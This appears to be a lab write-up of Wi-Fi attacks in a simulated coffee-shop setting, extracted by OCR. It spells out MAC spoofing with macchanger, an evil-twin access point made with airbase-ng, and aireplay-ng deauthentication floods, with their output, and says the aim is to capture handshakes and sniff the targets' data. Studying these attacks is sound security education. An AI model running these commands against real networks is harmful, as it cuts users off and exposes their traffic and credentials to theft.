
We constructed a little of script that will lease ip addresses to the devices connecting to our rouge AP (we ran into the problem of the devices not being able to obtain ip addresses).



We changed to ip forward file. We changed the it from 0 to 1, to enable ip forwarding.



The client associates to an AP that uses WEP, it may or may not be required to authenticate itself before associating, using a shared WEP key. However, the AP is never required to prove that it, in fact, possesses the WEP key. This means that a phony AP (aka evil twin) can be configured with the SSID of a corporate WLAN and any key to lure clients. After a client associates to the phony AP, it will send a few ARP packets—encrypted with the corporate WEP key.



The console showed no signs of password capture but shows that it is associated with the rouge AP. But the Wireshark capture shows the authentication key messages.

wlan.fc.type_subtype == 0x04 && wlan.sa == 64:A2:F9:3D:9E:18 Expression...

No.	Time	Source	Destination	Protocol	Length	Info
99	0.066620947	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1199, FN=0, Flags=..
115	0.087895285	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1200, FN=0, Flags=..
4427	5.611654829	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1412, FN=0, Flags=..
4779	6.115125419	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1437, FN=0, Flags=..
9247	15.258484134	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1559, FN=0, Flags=..
9279	15.279685488	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1562, FN=0, Flags=..
9604	15.596693931	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1586, FN=0, Flags=..
9906	15.903122177	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1611, FN=0, Flags=..
13768	25.267233517	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1838, FN=0, Flags=..
13804	25.288794321	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1841, FN=0, Flags=..
14149	25.604730583	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1867, FN=0, Flags=..
14473	25.920625022	OneplusT_3d:9e:18	Broadcast	802.11	153	Probe Request, SN=1891, FN=0, Flags=..
18859	36.599148085	OneplusT_3d:9e:18	Alfa_97:2b:a4	802.11	160	Probe Request, SN=2083, FN=0, Flags=..
18861	36.600372369	OneplusT_3d:9e:18	Alfa_97:2b:a4	802.11	160	Probe Request, SN=2083, FN=0, Flags=..
18867	36.606264438	OneplusT_3d:9e:18	Alfa_97:2b:a4	802.11	160	Probe Request, SN=2083, FN=0, Flags=..
18869	36.607274721	OneplusT_3d:9e:18	Alfa_97:2b:a4	802.11	160	Probe Request, SN=2083, FN=0, Flags=..
18871	36.609251390	OneplusT_3d:9e:18	Alfa_97:2b:a4	802.11	160	Probe Request, SN=2083, FN=0, Flags=..

Attack 2 – Evil twin

Monitoring AP that has devices connected to it, simulating a coffee shop environment. We will DE-authentication the target AP that will make all the devices leave the AP and won't be able to see it. While that happens, we will launch a rouge AP simultaneously so that target user will connect to what seems like to be the real AP of the coffee shop.

```
CH  6 ][ Elapsed: 6 s ][ 2019-11-26 17:41

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:16:B6:DA:A3:52  -3  86       89       66    3   6  54   WPA2 CCMP   PSK  monkeyman

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:16:B6:DA:A3:52  DC:FB:48:CC:40:DE   -2    0 -18      6        7
00:16:B6:DA:A3:52  D4:4D:A4:F1:04:39   -6    0 - 1     85      108
```


To set up a rouge AP, we **spoofed the MAC address of our network adaptor** to that of the Target AP that the device is probing to so that the mac address and name match the credentials.

```
root@kali:~# ifconfig wlan1mon down
root@kali:~# sudo macchanger --mac 00:16:B6:DA:A3:52 wlan1mon
Current MAC:   00:c0:ca:97:2c:3a (ALFA, INC.)
Permanent MAC: 00:c0:ca:97:2c:3a (ALFA, INC.)
New MAC:       00:16:b6:da:a3:52 (Cisco-Linksys)
root@kali:~# ifconfig wlan1mon up
root@kali:~#
```

Started rouge AP with WPA2 encryption and CCMP cipher so that when the user will connect to out AP they will be prompted to establish a handshake again. Where we will also have the credentials for a login or ourselves as well.

```
root@kali:~# airbase-ng -a 00:16:B6:DA:A3:52 --essid "monkeyman" -Z 4 -c 6 wlan0mon
17:36:21  Created tap interface at0
17:36:21  Trying to set MTU on at0 to 1500
17:36:21  Access Point with BSSID 00:16:B6:DA:A3:52 started.
```

We changed to ip forward file. We changed the it from 0 to 1, to enable ip forwarding.



We issued a deauthentication command using aireplay-ng, this action will send beacons that will disassociate the device from the access point. Prompting the device user to connect to the rouge AP and when that happens we will forward the data.

```
root@kali:~# aireplay-ng -0 100 -a 00:16:B6:DA:A3:52 wlan0mon
17:59:12  Waiting for beacon frame (BSSID: 00:16:B6:DA:A3:52) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:59:13  Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:13  Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:14  Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:14  Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:15  Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:15  Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:16  Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:16  Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:17  Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:17  Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:18  Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
17:59:18  Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:B6:DA:A3:52]
```

Clients connecting to the rouge AP

```
root@kali:~# airbase-ng -a 00:16:B6:DA:A3:52 --essid "monkeyman" -Z 4 -c 6 wlan0mon
17:59:17  Created tap interface at0
17:59:17  Trying to set MTU on at0 to 1500
17:59:17  Access Point with BSSID 00:16:B6:DA:A3:52 started.

17:59:29  Client D4:4D:A4:F1:04:39 associated (WPA2;CCMP) to ESSID: "monkeyman"
17:59:52  Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
18:00:04  Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
18:00:04  Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
18:00:06  Client DC:FB:48:CC:40:DE reassociated (WPA2;CCMP) to ESSID: "monkeyman"
18:00:06  Client DC:FB:48:CC:40:DE reassociated (WPA2;CCMP) to ESSID: "monkeyman"
18:00:26  Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
18:03:05  Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
18:03:58  Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
18:07:54  Client DC:FB:48:CC:40:DE associated (WPA2;CCMP) to ESSID: "monkeyman"
```

We captured the authentication packets and by further setting up our system we can steal information and sniff data packets from the targets.